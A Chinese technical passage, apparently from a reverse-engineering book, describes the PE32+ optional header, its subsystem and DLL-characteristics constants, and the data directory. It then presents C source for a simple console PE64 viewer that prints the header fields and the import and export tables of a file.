偏移	大小	域	描述
24	4	BaseOfData	当映像被加载进内存时数据节的开头相对于映像基址的偏移地址。

图 1

特定域部分，如图 2 所示。

偏移（PE32/PE32+）	大小（PE32/PE32+）	域	描述
28/24	4/8	ImageBase	当加载进内存时映像的第一个字节的首选地址。它必须是 64K 的倍数。DLL 默认是 0x10000000。Windows CE EXE 默认是 0x00010000。Windows NT、Windows 2000、Windows XP、Windows 95、Windows 98 和 Windows Me 默认是 0x00400000。
32/32	4	SectionAlignment	当加载进内存时节的对齐值（以字节计）。它必须大于或等于 FileAlignment。默认是相应系统的页面大小。
36/36	4	FileAlignment	用来对齐映像文件的节中的原始数据的对齐因子（以字节计）。它应该是界于 512 和 64K 之间的 2 的幂（包括这两个边界值）。默认是 512。如果 SectionAlignment 小于相应系统的页面大小，那么 FileAlignment 必须与 SectionAlignment 匹配。
40/40	2	MajorOperatingSystemVersion	所需操作系统的主版本号。
42/42	2	MinorOperatingSystemVersion	所需操作系统的次版本号。
44/44	2	MajorImageVersion	映像的主版本号。
46/46	2	MinorImageVersion	映像的次版本号。
48/48	2	MajorSubsystemVersion	子系统的主版本号。
50/50	2	MinorSubsystemVersion	子系统的次版本号。
52/52	4	Win32VersionValue	保留，必须为 0。
56/56	4	SizeOfImage	当映像被加载进内存时的大小（以字节计），包括所有的文件头。它必须是 SectionAlignment 的倍数。
60/60	4	SizeOfHeaders	MS-DOS 占位程序、PE 文件头和节头的总大小，向上舍入为 FileAlignment 的倍数。
64/64	4	CheckSum	映像文件的校验和。计算校验和的算法被合并到了 IMAGEHLP.DLL 中。以下程序在加载时被校验以确定其是否合法：所有的驱动程序、任何在引导时被加载的 DLL 以及加载进关键 Windows 进程中的 DLL。
68/68	2	Subsystem	运行此映像所需的子系统。
70/70	2	DllCharacteristics	DLL特征。

图 2

续表

偏移（PE32/PE32+）	大小（PE32/PE32+）	域	描述
72/72	4/8	SizeOfStackReserve	保留的堆栈大小。只有 SizeOfStackCommit 指定的部分被提交；其余的每次可用一页，直到到达保留的大小为止。
76/80	4/8	SizeOfStackCommit	提交的堆栈大小。
80/88	4/8	SizeOfHeapReserve	保留的局部堆空间大小。只有 SizeOfHeapCommit 指定的部分被提交；其余的每次可用一页，直到到达保留的大小为止。
84/96	4/8	SizeOfHeapCommit	提交的局部堆空间大小。
88/104	4	LoaderFlags	保留，必须为 0。
92/108	4	NumberOfRvaAndSizes	可选文件头其余部分中数据目录项的个数。每个数据目录描述了一个表的位置和大小。

图 2

一些常数，如图 3、4 所示。

Windows 子系统

为可选文件头的 Subsystem 域定义了以下值以确定运行映像所需的 Windows 子系统（如果存在）：

常量	值	描述
IMAGE_SUBSYSTEM_UNKNOWN	0	未知子系统
IMAGE_SUBSYSTEM_NATIVE	1	设备驱动程序和 Native Windows 进程
IMAGE_SUBSYSTEM_WINDOWS_GUI	2	Windows 图形用户界面（GUI）子系统
IMAGE_SUBSYSTEM_WINDOWS_CUI	3	Windows 字符模式（CUI）子系统
IMAGE_SUBSYSTEM_POSIX_CUI	7	Posix 字符模式子系统
IMAGE_SUBSYSTEM_WINDOWS_CE_GUI	9	Windows CE
IMAGE_SUBSYSTEM_EFI_APPLICATION	10	可扩展固件接口（EFI）应用程序
IMAGE_SUBSYSTEM_EFI_BOOT_SERVICE_DRIVER	11	带引导服务的 EFI 驱动程序
IMAGE_SUBSYSTEM_EFI_RUNTIME_DRIVER	12	带运行时服务的 EFI 驱动程序
IMAGE_SUBSYSTEM_EFI_ROM	13	EFI ROM 映像
IMAGE_SUBSYSTEM_XBOX	14	XBOX

图 3

DLL 特征

为可选文件头的 DllCharacteristics 域定义了以下值：

常量	值	描述
	0x0001	保留，必须为 0。
	0x0002	保留，必须为 0。
	0x0004	保留，必须为 0。
	0x0008	保留，必须为 0。
IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE	0x0040	DLL 可以在加载时被重定位。
IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY	0x0080	强制进行代码完整性校验。
IMAGE_DLLCHARACTERISTICS_NX_COMPAT	0x0100	映像兼容于 NX。
IMAGE_DLLCHARACTERISTICS_NO_ISOLATION	0x0200	可以隔离，但并不隔离此映像。
IMAGE_DLLCHARACTERISTICS_NO_SEH	0x0400	不使用结构化异常（SE）处理。在此映像中不能调用 SE 处理程序。
IMAGE_DLLCHARACTERISTICS_NO_BIND	0x0800	不绑定映像。
	0x1000	保留，必须为 0。
IMAGE_DLLCHARACTERISTICS_WDM_DRIVER	0x2000	WDM 驱动程序。
IMAGE_DLLCHARACTERISTICS_TERMINAL_SERVER_AWARE '	0x8000	可以用于终端服务器。

图 4

在整个可选头结构体里，最引人关注的恐怕就是 DataDirectory（数据目录）了。DataDirectory 其实是一个结构体数组，它有 16 个元素。

```
    typedef struct _IMAGE_DATA_DIRECTORY {
        ULONG   VirtualAddress;
        ULONG   Size;
    } IMAGE_DATA_DIRECTORY,
*PIMAGE_DATA_DIRECTORY;
    #define IMAGE_NUMBEROF_DIRECTORY_ENTRIES
16
    #define IMAGE_DIRECTORY_ENTRY_EXPORT
0   // Export Directory
    #define IMAGE_DIRECTORY_ENTRY_IMPORT
1   // Import Directory
    #define IMAGE_DIRECTORY_ENTRY_RESOURCE
2   // Resource Directory
    #define IMAGE_DIRECTORY_ENTRY_EXCEPTION
3   // Exception Directory
    #define IMAGE_DIRECTORY_ENTRY_SECURITY
4   // Security Directory
    #define IMAGE_DIRECTORY_ENTRY_BASERELOC
```

```
5    // Base Relocation Table
   #define IMAGE_DIRECTORY_ENTRY_DEBUG
6    // Debug Directory
   //         IMAGE_DIRECTORY_ENTRY_COPYRIGHT
// (X86 usage)
   #define
IMAGE_DIRECTORY_ENTRY_ARCHITECTURE      7
// Architecture Specific Data
   #define IMAGE_DIRECTORY_ENTRY_GLOBALPTR
8    // RVA of GP
   #define IMAGE_DIRECTORY_ENTRY_TLS
9    // TLS Directory
   #define IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG
10    // Load Configuration Directory
   #define
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT      11
// Bound Import Directory in headers
   #define IMAGE_DIRECTORY_ENTRY_IAT
12    // Import Address Table
   #define
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT      13    //
Delay Load Import Descriptors
   #define
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR
14    // COM Runtime descriptor
```

有人可能觉得奇怪，说为什么定义了16个元素，可是只有15个宏呢？这是因为还有一个IMAGE_DIRECTORY_ENTRY尚未使用，处于Reserve状态。在这已有的15个元素里，每个元素的VirtualAddress都指向一个结构体，Size都指出了这个结构体的大小。其中大家最为关注的输入表、导出表、重定位表、资源的结构体跟PE32一样，没有发生任何变化。但是也不是全部没有发生变化，比如TLS就发生了变化，不过这个似乎关注的人不多。

关于PE32+相对于PE32的变化，该说的我基本都说完了，不过如果这样子就结束文章，估计有些朋友会不太高兴。所以，我"做了一个艰难的决定"，一是把我亲自修改成的PE32+文件结构超高清大图（305×1910）奉献给大家；二是把我之前做的一个程序《Simple PE64 Viewer》开源，以飨读者。接下来详细讲述一下我的PE查看器源码。

类似于制作ARK，制作PE信息查看器也是从"底层新人"晋升为"底层高手"的必经之路。目前，支持PE32+文件的PE信息查看器不多，LordPE算是一个。我就模仿LordPE，把一个PE文件的基本信息及输入表和导出表的信息显示出来。在展示源码之前，先说思路，这个思路很简单，就是把PE文件载入内存，此时ReadFile返回的buffer指针就是IMAGE_DOS_HEADER结构体的首地址。当确认文件是PE32文件且是PE32+文件时，根据DOS头结构体e_lfanew成员的值获得NT头的偏移，然后展示一系列文件头和可选头的信息之后，显示导出表的信息（如果导出表不存在的话，就跳到后面显示输入表的信息）。由于用语言描述获得导出表和输入表的信息十分麻烦，所以用列表的方式描述。

获得导出表信息（假设导出表存在）的步骤如下：

（1）把OptionalHeader.DataDirectory[0].VirtualAddress的值（RVA，相对虚拟地址）转化为VA（虚拟地址），获得IMAGE_EXPORT_DIRECTORY结构体相对于buffer的地址。

（2）再使用3次ImageRvaToVa，把IMAGE_EXPORT_DIRECTORY结构体里AddressOfNames、AddressOfFunctions、AddressOfNameOrdinals这3个成员的值（RVA）转化为VA，获得导出函数的名字、RVA和序号，然后使用printf把它们打印出来。

获得输入表信息（假设输入表存在）的步骤如下：

（1）把OptionalHeader.DataDirectory[1].VirtualAddress的值（RVA）转化为VA，获得IMAGE_EXPORT_DIRECTORY结构体相对于buffer的地址。

（2）获得被输入的DLL的名字。

（3）获得第一个Thunk的值（假定名为dwThunk），并把这个值（RVA）转化为VA，得到IMAGE_THUNK_DATA相对于buffer的地址（假定名为_pThunk）。

（4）把pThunk->u1.AddressOfData->Name的值（RVA）转化为VA，获得函数名和Hint，然后用printf把Hint（序号）、dwThunk（RVA）及函数名打印出来。

（5）重复步骤（3），直到_pThunk->u1.AddressOfData为NULL。

（6）重复步骤（2），直到"输入的DLL的名字"为NULL。

详细代码如下：

```
#include <stdio.h>
#include <Windows.h>
#include <IMAGEHLP.H>
#pragma comment(lib,"ImageHlp.lib")
void MyCls(HANDLE hConsole)
{
    COORD    coordScreen={0,0};//设置清屏后光标返
回的屏幕左上角坐标
    BOOL bSuccess;
    DWORD    cCharsWritten;
```

```
        CONSOLE_SCREEN_BUFFER_INFO     csbi;//保存缓冲区信息
        DWORD    dwConSize;//当前缓冲区可容纳的字符数

bSuccess=GetConsoleScreenBufferInfo(hConsole,&csbi);//获得缓冲区信息
        dwConSize=csbi.dwSize.X*csbi.dwSize.Y;//缓冲区容纳字符数目

bSuccess=FillConsoleOutputCharacter(hConsole,(TCHAR)' ',dwConSize,coordScreen,&cCharsWritten);

bSuccess=GetConsoleScreenBufferInfo(hConsole,&csbi);//获得缓冲区信息

bSuccess=FillConsoleOutputAttribute(hConsole,csbi.wAttributes,dwConSize,coordScreen,&cCharsWritten);

bSuccess=SetConsoleCursorPosition(hConsole,coordScreen);
        return;
    }
    void clrscr(void)
    {
        HANDLE
hStdOut=GetStdHandle(STD_OUTPUT_HANDLE);
        MyCls(hStdOut);
        return;
    }
    DWORD FileLen(char *filename)
    {
        WIN32_FIND_DATAA fileInfo={0};
        DWORD fileSize=0;
        HANDLE hFind;
        hFind = FindFirstFileA(filename ,&fileInfo);
        if(hFind != INVALID_HANDLE_VALUE)
        {
            fileSize = fileInfo.nFileSizeLow;
            FindClose(hFind);
        }
        return fileSize;
    }
    CHAR *LoadFile(char *filename)
    {
        DWORD dwReadWrite, LenOfFile=FileLen(filename);
        HANDLE hFile = CreateFileA(filename,
GENERIC_READ | GENERIC_WRITE,
FILE_SHARE_READ | FILE_SHARE_WRITE, 0,
OPEN_EXISTING, 0, 0);
        if (hFile != INVALID_HANDLE_VALUE)
        {
            PCHAR buffer=(PCHAR)malloc(LenOfFile);
            SetFilePointer(hFile, 0, 0, FILE_BEGIN);
            ReadFile(hFile, buffer, LenOfFile,
&dwReadWrite, 0);
            CloseHandle(hFile);
            return buffer;
        }
        return NULL;
    }
    VOID ShowPE64Info(char *filename)
    {
        PIMAGE_NT_HEADERS64 pinths64;
        PIMAGE_DOS_HEADER pdih;
        char *filedata;
        filedata=LoadFile(filename);
        pdih=(PIMAGE_DOS_HEADER)filedata;
        pinths64=(PIMAGE_NT_HEADERS64)(filedata+pdih
->e_lfanew);
        if(pinths64->Signature!=0x00004550)
        {
            printf("无效的 PE 文件！ \n");
            return ;
        }
        if(pinths64->OptionalHeader.Magic!=0x20b)
        {
            printf("不是 PE32+格式的文件！ \n");
            return ;
        }
        printf("\n");
        printf("入口点：
%llx\n",pinths64->OptionalHeader.AddressOfEntryPoint);
        printf("镜像基址：
%llx\n",pinths64->OptionalHeader.ImageBase);
        printf("镜像大小：
%llx\n",pinths64->OptionalHeader.SizeOfImage);
        printf("代码基址：
%llx\n",pinths64->OptionalHeader.BaseOfCode);
        printf("块对齐：
%llx\n",pinths64->OptionalHeader.SectionAlignment);
        printf("文件块对齐：
%llx\n",pinths64->OptionalHeader.FileAlignment);
        printf("子系统：
%llx\n",pinths64->OptionalHeader.Subsystem);
        printf("区段数目：
%llx\n",pinths64->FileHeader.NumberOfSections);
        printf("时间日期标志：
%llx\n",pinths64->FileHeader.TimeDateStamp);
        printf("首部大小：
%llx\n",pinths64->OptionalHeader.SizeOfHeaders);
        printf("特征值：
%llx\n",pinths64->FileHeader.Characteristics);
        printf("校验和：
%llx\n",pinths64->OptionalHeader.CheckSum);
        printf("可选头部大小：
%llx\n",pinths64->FileHeader.SizeOfOptionalHeader);
        printf("RVA 数及大小：
%llx\n",pinths64->OptionalHeader.NumberOfRvaAndSizes);
        getchar();
        printf("\n");
        printf("输出表：\n");
        printf("Ordinal\tRVA\t\tName\n");
        PIMAGE_EXPORT_DIRECTORY pied;
        if(pinths64,pdih,pinths64->OptionalHeader.DataDirectory[0].VirtualAddress==0) goto imp;
        pied=(PIMAGE_EXPORT_DIRECTORY)ImageRvaToVa((PIMAGE_NT_HEADERS)pinths64,pdih,pinths64->OptionalHeader.DataDirectory[0].VirtualAddress,NULL);
        DWORD i = 0;
        DWORD NumberOfNames = pied->NumberOfNames;
        ULONGLONG **ppdwNames = (ULONGLONG
**)pied->AddressOfNames;
        ppdwNames =
(PULONGLONG*)ImageRvaToVa((PIMAGE_NT_HEADERS)pinths64,pdih,(ULONG)ppdwNames,NULL);
        ULONGLONG **ppdwAddr   = (ULONGLONG
**)pied->AddressOfFunctions;
        ppdwAddr =
(PULONGLONG*)ImageRvaToVa((PIMAGE_NT_HEADERS)pinths64,pdih,(DWORD)ppdwAddr,NULL);
        ULONGLONG
*ppdwOrdin=(ULONGLONG*)ImageRvaToVa((PIMAGE_NT_HEADERS)pinths64,pdih,(DWORD)pied->AddressOfNameO
```

```
rdinals,NULL);
        char* szFun=(PSTR)ImageRvaToVa((PIMAGE_NT_HEADERS)pinths64,pdih,(ULONG)*ppdwNames,NULL);
        for(i=0; i<NumberOfNames; i++)
        {
        printf("%0.4x\t%0.8x\t%s\n",i+1,*ppdwAddr,szFun);
            szFun=szFun + strlen(szFun)+1;
            ppdwAddr++;
            if(i%200==0 && i/200>=1)
            {
                printf("{Press [ENTER] to continue...}");
                getchar();
            }
        }
    imp:
        printf("\n\n 输入表：\n");
        printf("\tHint\tThunkRVA\tName\n");
        PIMAGE_IMPORT_DESCRIPTOR piid;
        PIMAGE_THUNK_DATA _pThunk=NULL;
        DWORD dwThunk=NULL;
        USHORT Hint;
        if(pinths64->OptionalHeader.DataDirectory[1].VirtualAddress==0) return;
        piid=(PIMAGE_IMPORT_DESCRIPTOR)ImageRvaToVa((PIMAGE_NT_HEADERS)pinths64,pdih,pinths64->OptionalHeader.DataDirectory[1].VirtualAddress,NULL);
        for(;piid->Name!=NULL;)
        {
            char *szName=(PSTR)ImageRvaToVa((PIMAGE_NT_HEADERS)pinths64, pdih, (ULONG)piid->Name, 0);
            printf("%s\n",szName);
            if(piid->OriginalFirstThunk!=0)
            {
                dwThunk=piid->OriginalFirstThunk;
        _pThunk=(PIMAGE_THUNK_DATA)ImageRvaToVa((PIMAGE_NT_HEADERS)pinths64,pdih,(ULONG)piid->OriginalFirstThunk,NULL);
            }
            else
            {
                dwThunk=piid->FirstThunk;
        _pThunk=(PIMAGE_THUNK_DATA)ImageRvaToVa((PIMAGE_NT_HEADERS)pinths64,pdih,(ULONG)piid->FirstThunk,NULL);
            }
            for(;_pThunk->u1.AddressOfData!=NULL;)
            {
                char *szFun=(PSTR)ImageRvaToVa((PIMAGE_NT_HEADERS)pinths64,pdih,(ULONG)(((PIMAGE_IMPORT_BY_NAME)_pThunk->u1.AddressOfData)->Name), 0);
                if(szFun!=NULL)
                    memcpy(&Hint,szFun-2,2);
                else
                    Hint=-1;
        printf("\t%0.4x\t%0.8x\t%s\n",Hint,dwThunk,szFun);
                dwThunk+=8;
                _pThunk++;
            }
            piid++;
            printf("{Press [ENTER] to continue...}");
            getchar();
        }
    }
    int main()
    {
        char filename[MAX_PATH]={0};
        SetConsoleTitleA("Simple PE64 Viewer");
    bgn:
        printf("Simple PE64 Viewer\n===================\nAuthor: Tesla.Angela\nVersion: 0.01\nSupport: PE32+ file\n\n\n");
        printf("输入文件名（支持文件拖拽，直接按回车则默认打开 ntoskrnl.exe，输入 exit 退出）：");
        gets(filename);
        if (FileLen(filename)==0)
        {
            if( stricmp(filename,"exit") )
            {
        CopyFileA("c:\\windows\\system32\\ntoskrnl.exe","c:\\ntoskrnl.exe",0);
                strcpy(filename,"c:\\ntoskrnl.exe");
                printf("c:\\ntoskrnl.exe\n");
            }
            else
                goto end;
        }
        ShowPE64Info(filename);
        clrscr();
        goto bgn;
    end:
        DeleteFileA("c:\\ntoskrnl.exe");
        return 0;
    }
```

运行效果如图 5、6 所示。




图 5




图 6


